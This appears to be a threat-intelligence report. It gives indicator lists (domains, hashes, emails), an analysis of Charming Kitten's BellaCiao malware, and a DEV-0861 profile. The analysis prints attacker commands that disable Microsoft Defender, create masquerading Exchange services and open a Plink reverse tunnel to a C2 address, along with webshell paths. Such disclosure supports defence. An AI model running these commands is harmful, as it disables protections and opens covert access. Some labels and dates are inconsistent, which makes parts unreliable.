artemisian.xyz	11/6/2022 13:40
buffalor.ru	11/6/2022 13:40
cheric.ru	11/6/2022 13:40
cyrestinae.online	11/6/2022 13:40
asdorta.ru	11/6/2022 13:40
arianos.ru	11/6/2022 13:40
corolain.ru	11/6/2022 13:40
cultiventris.online	11/6/2022 13:40
bitsbitsl.space	11/6/2022 13:40
achalinus.online	11/6/2022 13:40
adonisi.xyz	11/6/2022 13:40
anguisa.xyz	11/6/2022 13:40
bobotal.ru	11/6/2022 13:40
cereusi.ru	11/6/2022 13:40
arachnidas.ru	11/6/2022 13:40
blattodea.online	11/6/2022 13:40
bombinator.xyz	11/6/2022 13:40
acetobacter.online	11/6/2022 13:40
admin-gmail.online	11/6/2022 13:40
caimana.xyz	11/6/2022 13:40
aspidium.xyz	11/6/2022 13:40
ceerdi.ru	11/6/2022 13:40
aradewa.ru	11/6/2022 13:40
accordan.ru	11/6/2022 13:40
biontra.ru	11/6/2022 13:40
blattodea.ru	11/6/2022 13:40
acridoxena.online	11/6/2022 13:40
akunir.ru	11/6/2022 13:40
apidaet.ru	11/6/2022 13:40
brachycera.online	11/6/2022 13:40
archaicus.online	11/6/2022 13:40

cillium.ru	11/6/2022 13:40
bibliota.ru	11/6/2022 13:40
calamusi.xyz	11/6/2022 13:40
calamuss.xyz	11/6/2022 13:40
danirat.ru	11/6/2022 13:40
blositro.ru	11/6/2022 13:40
danainae.online	11/6/2022 13:40
camphorat.xyz	11/6/2022 13:40
aerogenosa.ru	11/6/2022 13:40
bitsbitsc.space	11/6/2022 13:40
anthriscus.xyz	11/6/2022 13:40
apaturinae.ru	11/6/2022 13:40
apusa.xyz	11/6/2022 13:40
coeruleus.online	11/6/2022 13:40
aligatou.ru	11/6/2022 13:40
circulas.online	11/6/2022 13:40
canadensis.website	11/6/2022 13:40
botulina.ru	11/6/2022 13:40
acanthophis.online	11/6/2022 13:40
barniga.ru	11/6/2022 13:40
acetica.online	11/6/2022 13:40
colista.ru	11/6/2022 13:40
acetica.ru	11/6/2022 13:40
dahmke.ru	11/6/2022 13:40
bitsbitsb.space	11/6/2022 13:40
cuminum.xyz	11/6/2022 13:40
acteran.ru	11/6/2022 13:40
cerambycidae.ru	11/6/2022 13:40
cephalotes.xyz	11/6/2022 13:40
campestri.online	11/6/2022 13:40
bikestr.ru	11/6/2022 13:40
acetobacter.ru	11/6/2022 13:40
coleopteras.online	11/6/2022 13:40
coliadinae.ru	11/6/2022 13:40
agamat.xyz	11/6/2022 13:40
alebont.ru	11/6/2022 13:40
cholerd.ru	11/6/2022 13:40
carassiuss.xyz	11/6/2022 13:40
ciconiat.online	11/6/2022 13:40
arvalis.xyz	11/6/2022 13:40
adleer.ru	11/6/2022 13:40
3237.site	11/6/2022 13:40
clupeonella.online	11/6/2022 13:40
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e56254b6b78f0bdc82cddff15c49f5b56ffef9aa105f1aae435504d1cdfe3310	11/6/2022 13:40
a03b57cc0103316e974bbb0f159f78f6	11/6/2022 13:40
db49fe96714ebd9707e5cd31e7f366016e45926ff577cce9c34a73ee1b6efcf9	11/6/2022 13:40
fa6d5164772ba72dc3931dae8e09b488	11/6/2022 13:40
c5a955b3e71defd69804e101709fdf2b62443ebf944ac00933e77bf43dc44327	11/6/2022 13:40
ead73958ddba93afc032bdf8ee997510548447a41f3a3dc5a8005a9cb11dced8	11/6/2022 13:40
c4160aa55d092cf916a98f3b3ee8b940f2755053	11/6/2022 13:40
ea22414a4a9bed4bcaf8917a25ac853deb150feb693acc78b1ed8ae07cc2ac27	11/6/2022 13:40
c77fb3d3053958ea3aa4419e2bf4d0caf14f6c74047216e789628d095cc9e733	11/6/2022 13:40
d83d9fa9cb38abd66e13f4d3b3b6b647facd9ffe28d766685744c6a92e6409b1	11/6/2022 13:40
eb1724d14397de8f9dca4720dada0195ebb99d72427703cabcb47b174a3bfea2	11/6/2022 13:40
c6e092316f61d2fc9c84299dd224a6e419e74c98c51a44023f8f72530ac28fdc	11/6/2022 13:40
8f7e488ce09cc8e1db28e1a2a075ea59104b1978	11/6/2022 13:40
de8dfe3cde31f97092db961ca95ede01	11/6/2022 13:40
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385	11/6/2022 13:40
e7c2db5122a8ac7629c958d1f0d8a4df32c51e5da3be434ba0035c679aac7bce	11/6/2022 13:40
f08c54c4d8a470f96a0acf6aefeb95c49a8704a473d6105a921a18917e1747fa	11/6/2022 13:40
f2492a8000e0187a733f86dcf3a13206199e3354a86609967fb572e1079feee2	11/6/2022 13:40
d93f7fb038abdb8481e6de0008eaf501508c33c7aca8f40fdd384a7b309b31df	11/6/2022 13:40
f9259ff9c86927dcf987123ec193e1270b00ae62b7ad6f2757b5689451be0b8a	11/6/2022 13:40
c60f4edb054fbe467f76be0e76d21067ac728f24	11/6/2022 13:40
fcd99df8b7c2774fe2c6163303494bf8f163dcd0d0195bdfe5c2870ddc4b54ad	11/6/2022 13:40
cf7d5172dc578138725bcc50bf30a82ad09db0ee7d78c6301de10bdfe8108bc8	11/6/2022 13:40
f216bafa84123bacaabdf4ad622eb80d0e2d8425fd8937dc100d65bdc1af725e	11/6/2022 13:40
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f46638bb3b63178b3b0bab886f643b791733178bd5e06fad19e86da978286c52	11/6/2022 13:40

dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78	11/6/2022 13:40
cdd8844fd9a2680066c4c8730e72a243c3526711664d63414f006a051cd8562a	11/6/2022 13:40
3c2a436c73eeb398cfc0923d9b08dcfe	11/6/2022 13:40
b1c5659bca42a57a8c9408153126eb60cd88168650d747885e3903e051cad023	11/6/2022 13:40
7e95a3d753cc4a17793ef9513e030b49	11/6/2022 13:40
f14ce6142a54878e5dccbfda83b27bc861b57e1be61d5a669a2875a048516e73	11/6/2022 13:40
cb4963fb3a85766278426ebf4a00ae5c5d7576f21b35cfa0df1f9529073015a9	11/6/2022 13:40
dfe1f455adf8a98d94c7217acc763770ada4b4af	11/6/2022 13:40
c6236e293e6dc2ec419d24e81d810dc16a7dc162d8e5fc19e5c44b44f4819a18	11/6/2022 13:40
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5844344b5cf4c8d0d577f5506c8e5d4d680bd0d6	11/6/2022 13:40
cdcd97f946b78831a9b88b0a5cd785288dc603c1	11/6/2022 13:40
cbe1dbd167bccbf61ee8608092a767ce3fbfb5fe5f6e959848d9a8d9091402fb	11/6/2022 13:40
e1671159e4dd5f2095960a042a20e1c7e188697ef88856063f97dfc8cf8739da	11/6/2022 13:40
3a08d0cb0ff4d95ed0896f22f4da8755525c243c457ba6273e08453e0e3ac4c4	11/6/2022 13:40
ae9e9634a1354f5ee89f838f4297f3d38378db17fac73bf2c59cbdd86ea7812c	11/6/2022 13:40
c5248a00ccee03a159fff2e30709c3b23fb47faa811959d3249bc347f7e34a80	11/6/2022 13:40
cadc319a0b08c0403de65f2464789ce027bc5b3ec7e515389047e5b2c447b375	11/6/2022 13:40
e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19	11/6/2022 13:40
1a44368eb5bf68688ba4b4357bdc874f	11/6/2022 13:40
f6c56a51c1f0139036e80a517a6634d4d87d05cce17c4ca5adc1055b42bf03aa	11/6/2022 13:40
c05f4c5a6bb940e94782e07cf276fc103a6acca365ba28e7b4db09b5bbc01e58	11/6/2022 13:40
d2d3a5b67e275e7805f3216cb8d59cb8cfbd39798115ca504c5ad865a4fe52fb	11/6/2022 13:40
ff3e78c8994d3cc1b5c7545ebd5e1dcbab430167f1c3333f4ddad509d06176ed	11/6/2022 13:40
bc6a07531f8a651ea9de49d81d8f312a	11/6/2022 13:37
acbff4274dcc52d0281f551b79900ca5	11/6/2022 13:37
729fd6560a494f36d1c591db94a96e03	11/6/2022 13:37
f12bab5541a7d8ef4bbca81f6fc835a3	11/6/2022 13:37
99474d9cfb6d6c2c0eada954b5521471	11/6/2022 13:37
d9e1cff126e23d40d396bebc0fe103be	11/6/2022 13:37
0008ec45652180dd87cfb244c8cd5d2b8160b92a23cd4dd12d99f72d1ece706e	11/6/2022 13:37
f7f8dde943960d25cf1157c059aa570e	11/6/2022 13:37
c732c8e6ad0cf8292aa60a9da9dcbe7c	11/6/2022 13:37
00012e2de7a1a2dcc2f2d0fbecd6158ac2a2b2804088cf2ea03ce59931b4aa09	11/6/2022 13:37
000262c2a3ce38d1de1fe5c2542e4d01c238b853d45ffb9032c906192bf07ade	11/6/2022 13:37
eee7ace744bdda3142a60e3fe6047108	11/6/2022 13:37
cf9b1e0d17199f783ed2b863b0289e8f209600a37724a386b4482c2001146784	11/6/2022 13:37
bee3d0ac0967389571ea8e3a8c0502306b3dbf009e8155f00a2829417ac079fc	11/6/2022 13:37
4c691ccd811b868d1934b4b8e9ed6d5db85ef35504f85d860e8fd84c547ebf1d	11/6/2022 13:37
6ab4604148391067003c79be4e40d925	11/6/2022 13:37
ed463da90504f3adb43ab82044cddab8922ba029511da9ad5a52b8c20bda65ee	11/6/2022 13:37
d9770865ea739a8f1702a2651538f4f4de2d92888d188d8ace2c79936f9c2688	11/6/2022 13:37

Phishing Emails	Date
diandianlai@yandex.com	11/6/2022
pinerfox@yandex.com	11/6/2022
nex@amnesty.org	11/6/2022
domenicrey@yandex.com	11/6/2022
abuse@profitserver.ru	11/6/2022
admin@dropebox.co	11/6/2022
admin@iranianuknews.com	11/6/2022
supervisor@ybsoft.com	11/6/2022
cjay006@yandex.com	11/6/2022
nosterrmann@mail.com	11/6/2022
nsmagazine@nsfocus.com	11/6/2022
abuse@hostsailor.com	11/6/2022
wendy.kely@yandex.com	11/6/2022
hannse.kendel4@gmail.com	11/6/2022
media@divaloarchery.com	11/6/2022
yumiwellen@yandex.com	11/6/2022

Campaign 3:
New 2023 Attacks by APT Criminal Groups – Charming Kitten (A35)

A new type of malware, found on systems belonging to organizations in the USA, Europe, Turkey, and India, illustrates how Iranian state-backed cyber groups have upgraded their offensive arsenal over the past year. The malware, named **BellaCiao,** is a recent tool used by the group **Charming Kitten**, targeting various systems to gain access.

The activity of the BellaCiao malware has been studied, linking it to three other tools associated with Charming Kitten. Analysis of **BellaCiao**'s code revealed several features that differ from many other malware models.




Figure 12: The Process of How Charming Kitten Executes the Attack

On one hand, there was the specific nature of targeting the victim's system. On the other hand, BellaCiao's unique and stealthy style of communication with the C2 (command and control) server was notable.



Attack chain 1:
Run PowerShell scripts for tasks such as remote desktop protocol (RDP)
Use SSH tunnel to connect to C2 server
Steal Active Directory database
Exploit an N-day vulnerability with publicly available POC
Run custom PowerShell script for discovery
Use Impacket to move laterally via WMI to higher value devices
Attack chain 2:
Connect to attacker-controlled website for C2
Create a scheduled task for persistence
Deploy custom-made malware such as Drokbk and Soldier

Figure 13: The Chain-Link Cycle for BellaCiao Malware

Each model collected has been custom-made for each victim. Each model includes encoded information specific to the victim's organization, such as the company name, public IP addresses, and specially created subdomains.

The apparent goal of Charming Kitten to make the malware specific to the victim is to embed itself in the systems and networks of the victim. For example, the subdomains and IP addresses used by the malware in interaction with C2 closely mimic the real and public domain IP addresses of the victim. The analysis of the malware builds information showed that its authors had organized various files with names indicating the locations where the victims were located. It was discovered that Charming Kitten used optimized versions of BellaCiao for the victims, even when the targeted victim was from a non-critical sector or a private business. Upon deployment, BellaCiao immediately attempts to disable Microsoft Defender using the following command:

PowerShell:

```
powershell.exe -exec bypass -c Set-MpPreference -DisableRealtimeMonitoring $true
```

A new service is created to establish persistence. Legitimate names of specific processes for Microsoft Exchange are used to blend in, a common technique known as masquerading:

• sc create "Microsoft Exchange Services Health" binpath= "C:\\ProgramData\\Microsoft\\DRMS\\Microsoft Exchange Services Health.exe" start= auto • sc start "Microsoft Exchange Services Health"
• sc create "Exchange Agent Diagnostic Services" binpath= "C:\\ProgramData\\Microsoft\\Diagnostic\\Exchange Agent Diagnostic Services.exe" start=auto • sc start "Microsoft Exchange Services Health"

Execution occurs in:

- C:\ProgramData\Microsoft\DRMS\Microsoft Exchange Services Health.exe
- C:\ProgramData\Microsoft\Diagnostic\Exchange Agent Diagnostic Services.exe
- C:\Users\Public\Microsoft\Diagnostic\Microsoft Services Diagnostics Logs.exe

Unique Setup for Receiving C2 Commands

The way BellaCiao interacts with the C2 server and receives commands from it is also unique. The communication between the implant and the C2 infrastructure is based on DNS name resolution. There is no active communication that can be detected between the implant and the malicious C2 infrastructure.

The infected host requests a DNS name resolution from internet servers and, based on the format of the returned IP address, decides which action to undertake. Each segment of the IP address format specifies further instructions for the malware, such as the location where to drop the stolen information.



3
Victim
1
2
DNS
DNS Server
1 Asks to resolve custom domain to IP address
2 Returns an IP address
3 Parses IP address to determine instructions

Figure 14: Contact Between Victim and DNS Servers

*“<2 random uppercase letters><3 random lowercase letters><**victim specific subdomain**>.<C2 domain>”*

The way BellaCio uses DNS information to receive C2 instructions is similar to how someone might relay specific information to another person via a telephone number. When an individual looks up a specific name in the phone book, the corresponding telephone number might be a code for something else. In this analogy, the country code might tell you the action to be executed, the area code tells the malware to be deployed, and the specific phone number specifies the location where it should be placed. There is never any direct contact between C2 and the agent/implant. This approach makes it difficult for defenders to distinguish the activity. The hypothesis is that BellaCiao aims to evade detection during the period between the initial infiltration and the actual start of the attack. The attack through DNS, in this case, is entirely passive.

Z:\BellaCiao\BellaCiao\More Targets\<Country>\<Public IP>\<Hostname>\backdoor\MicrosoftAgentServices\MicrosoftAgentServices\obj\Release\ IL(Israel), TR(Turkey), AT(Austria), IN(India) or *IT(Italy)*.




Figure 15: Directories Where Attackers Drop Webshells

Using a public DNS server address of Google (8.8.8.8) as an example, here are some placement scenarios (depending on the resolved IP address):

8.8.8.8 - C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx
8.8.7.8 - c:\\inetpub\\wwwroot\\aspnet_client\aspnet.aspx
8.10.8.8 - C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\logont.aspx
7.9.6.8 - c:\\inetpub\\wwwroot\\aspnet_client\system_web\<random>.aspx

Ransomware attacks continue to be a common method among Iranian groups for monetary gains and to cause disruptions. However, a pattern of sustained involvement by Iranian groups in various campaigns, suggesting long-term objectives, has also been observed.

Charming Kitten is among several threat groups that have improved their tactics and cyber arsenals in support of the objectives of the Iranian government since mid-2021. The Islamic Revolutionary Guard Corps and associated APT groups adopted a more aggressive and confrontational approach and demonstrated a readiness to use force to achieve their objectives.

IOCs

A comprehensive and updated list of Indicators of Compromise is available for Cyber users. The currently known Indicators of Compromise can be found in the table below:

File Directory	HASH: MD5	Details
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.exe;	4812449f7fad62162ba8c4179d5d45d7	Plink tool is used for establishing reverse proxy connections to the C2 server. The address is provided by the parent PowerShell script.
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeDiagnosticServices.exe;		
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.exe;		
c:\windows\temp\Certificates\envisa.exe	3fbea74b92f41809f46145f480782ef9	The Plink tool used for the same purpose but executed using thewmic.exe tool ->
		wmic /node:127.0.0.1 process call create "c:\\windows\\temp\\Certificates\\envisa.exe 88.80.148[.]162 -P 443 -C -R 127.0.0.1:40455:192.168.10.10:1433 -l <user> -pw <password>”
c:\windows\temp\Certificates\envisa.ps1	-	The PowerShell script implements the HTTP server for executing commands. It executes the c:\windows\temp\Certificates\envisa.exefor communicating with 88.80.148[.]162.
C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.ps1	c450477ed9c347c4c3d7474e1f069f14	The PowerShell script implements the HTTP server for executingcommands. It executes the C:\ProgramData\Microsoft\DRMS\JavaUpdateServices.exe for communicating with mail-updateservice[.]info.
	c6f394847eb3dc2587dc0c0130249337	
	7df50cb7d4620621c2246535dd3ef10c	
	e7149c402a37719168fb739c62f25585	
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	284cdf5d2b29369f0b35f3ceb363a3d1	The PowerShell script implements the HTTP server for executing commands. It executes the C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.exe for communicating with mailupdate[.]com and msn-service[.]co.
C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeServicesLog.ps1	*2daa29f965f661405e13b2a10d859b87*	The Powershell script implements the HTTP server for executing commands. It executes the C:\ProgramData\Microsoft\Diagnostic\MicrosoftExchangeDiagnosticServices.exe for communicating with maill-support[.]com and msn-center[.]uk.

c:\inetpub\wwwroot\aspnet_client\system_web\webclient.aspx;	*f56a6da833289f821dd63f902a360c31*	Web shell that implements download and upload of files and command execution.
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\logon.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\themes.aspx;		
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\\HttpProxy\owa\auth\Current\themes\resources\owafont.aspx		

Network Indicators:


Malicious Domains	**Information Source**
`mail-updateservice[.]info`	Bitdefender
`msn-center[.]uk`	Bitdefender
`msn-service[.]co`	Bitdefender
`twittsupport[.]com`	Bitdefender
`mailupdate[.]info`	Bitdefender
`maill-support[.]com`	Bitdefender

IP Indicators:

IP Addresses	**Information Source**
`88.80.148[.]162`	Bitdefender

DEV-0861


DEV-0861 is an unidentified threat actor that has been active since at least May 2021. They have been involved in attacks targeting patched SharePoint servers, exploiting the CVE-2019-0604 vulnerability to gain initial access and exfiltrate data. Microsoft has identified DEV-0861 as one of four Iranian APTs involved in these attacks. The primary focus of this threat actor appears to be data interference and exfiltration. The most recent incident involving DEV-0861 occurred in May 2021, where they successfully exploited the CVE-2019-0604 vulnerability in an unpatched SharePoint server to gain access and extract data. This group has not shown other Techniques, Tactics, and Procedures (TTPs) implemented during 2023.



DEV-0861

References	97
First Reference	Sep 8, 2022
Latest Reference	Mar 30, 2023
Curated	★
Recorded Future Community	Threat Actor

Figure 16:Dev-0861 description



Company 6 of 7	Risk
Microsoft 18	● 99
Wiper Inc. 4	● 0
Twitter 3	● 92
Twitter Communications I... 3	● 0
Alias 2	● 0
MICROSOFT TECHNOLOG... 2	● 0

Show in Table |

Malware Category	Risk
Ransomware 10	n/a

Show in Table |

Vulnerability	Risk
CWE-20 20	● 0
CVE-2019-0604 20	● 79

Show in Table |

Domain	Risk
administrata.al 7	● 0

Show in Table |

Technology	Risk
Oil Extraction 3	n/a
Digital Certificate 1	n/a
Cyber Security 1	n/a
Computer Networking 1	n/a

Show in Table |

Threat Actor 6 of 9	Risk
DEV-0842 29	n/a
DEV-0166 18	n/a
APT34 OilRig 15	n/a
Rana Corp. 4	n/a
LYCEUM 4	n/a
Goblin Panda 1	n/a

Show in Table |

Organization 6 of 13	Risk
DEV-0842 29	n/a
DEV-0166 18	n/a
APT34 OilRig 15	n/a
Rana Corp. 4	n/a
LYCEUM 4	n/a
Islamic Republic of Iran's ... 4	● 42

Show in Table |

Username 6 of 15	Risk
@ramlevi on Twitter 4	n/a
@msftsecurity on Twitter 2	n/a
RedDrip7 on GitHub 2	n/a
SecAtor on Telegram - Oth... 2	n/a
aptreports on Telegram - C... 2	n/a
@jseldin on Twitter 1	n/a

Show in Table |

Country 6 of 9	Risk
Saudi Arabia 36	
Iran 26	
Kuwait 6	
Albania 5	
Israel 4	
Jordan 4	

Show in Table |

Attack Vector	Risk
Data Exfiltration 12	n/a

